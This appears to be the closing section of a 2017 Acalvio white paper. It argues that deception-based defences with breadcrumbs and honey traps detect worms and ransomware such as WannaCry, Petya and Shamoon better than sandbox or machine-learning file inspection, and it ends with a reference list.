
Traditional architecture monitors the incoming traffic by examining the file or packets over the network. Monitoring the incoming files can be done by extracting the file and detonating it in a virtualized environment or by using machine learning or heuristic algorithms. Detonation in the virtual environment or leveraging machine learning are good models to detect malicious files. However, these detection methods can be evaded. For example, if the malicious payload employs a new file format then the virtualized environment will have to be updated for the detection and capturing of the behavior of the new file format, and similarly, a new machine learning algorithm might have to be developed for the new file type. There are many other evasion techniques[11][12] which are effective against the traditional architecture. The traditional architecture will take time to close the evasions, and this will open a window of opportunity for exploitation for a threat actor. Deception-centric architecture makes use of static or dynamic breadcrumbs and lures to detect and divert a multi-stage attack to the deception and engagement platform. Since the Deception-centric architecture gets triggered during the actual execution of malware:

- It is independent of the file format delivering the malicious payload.
- It is independent of the delivery vector. The malicious payload can be delivered over email, web or by a threat actor; Deception-centric architecture will detect it, divert it to engagement platform.
- Deception-centric architecture uses alerts from honey traps for validation of threats such as ransomware, and hence it results in a fast and accurate detection.
- Distributed deceptions on the endpoint have multiple opportunities to detect malicious behavior.

Traversing to mapped, unmapped drive, using email addresses, scraping credentials from memory, and using hardcoded credentials are some of the techniques which have recenlty been used by worms. Successful lateral movement has led to catastrophic breaches and business consequences. Wannacry and Petya affected the majority of the world in a very short amount of time. The Shammon infestation resulted in shutting down of ¾ of Aramco's computers. A deception-centric architecture provides a powerful paradigm to detect and prevent against the worms and hence is recommended to prevent against these spreading techniques.

References

1. WannCry Ransomware analysis, Lateral movement propagation http://blog.acalvio.com/wannacry-ransomware-analysis-lateral-movement-propagation
2. Spreading Technique used by Ransomware, https://www.virusbulletin.com/virusbulletin/2016/12/spreading-techniques-used-malware/
3. Petya Ransomware Outbreak, here is what you need to know. https://www.symantec.com/connect/blogs/petya-ransomware-outbreak-here-s-what-you-need-know.
4. How to outfox Shamoon, put deception to work, http://blog.acalvio.com/how-to-outfox-shamoon-put-deception-to-work
5. Gmail Worm, https://arstechnica.com/information-technology/2017/05/google-docs-phish-worm-grabs-your-google-app-permissions-contacts/
6. CryptoWall. http://blogs.sophos.com/2015/12/17/the-current-state-of-ransomware-cryptowall.
7. CryptoFortess. http://blog.knowbe4.com/new-ransomware-cryptofortess-encrypts-unmapped-network-shares.
8. DMA-Locker. https://blog.malwarebyytes.com/threat-analysis/2016/02/dma-locker-a-new-ransomware-but-no-reason-to-panic/.
9. CryptoLuck. https://www.minerva-labs.com/post/cryptoluck-prevented-by-minerva.
10. Google Doc Worm, https://pastebin.com/EKdKamFq
11. Hot Knives Through Butter: Evading file based Sandboxes. https://www.fireeye.com/content/dam/fireeye-www/current-threats/pdfs/pf/file/fireeye-hot-knives-through-butter.pdf
12. Malware Env for OpenAI Gym, https://github.com/endgameinc/gym-malware.
13. In Cyberattack on Saudi Firm, U.S. Sees Iran Firing Back,http://www.nytimes.com/2012/10/24/business/global/cyberattack-on-saudi-oil-firm-disquiets-us.htm
14. Ransomware demand is a billion dollar crime and now growing, http://www.nbcnews.com/tech/security/ransomware-now-billion-dollar-year-crime-growing-n704646


cyber
ALL WAR
is based on
DECEPTION
(Sun Tzu)
ACALVIO
© 2017 Acalvio Technologies
2520 Mission College Blvd, #110, Santa Clara, CA 95054
www.acalvio.com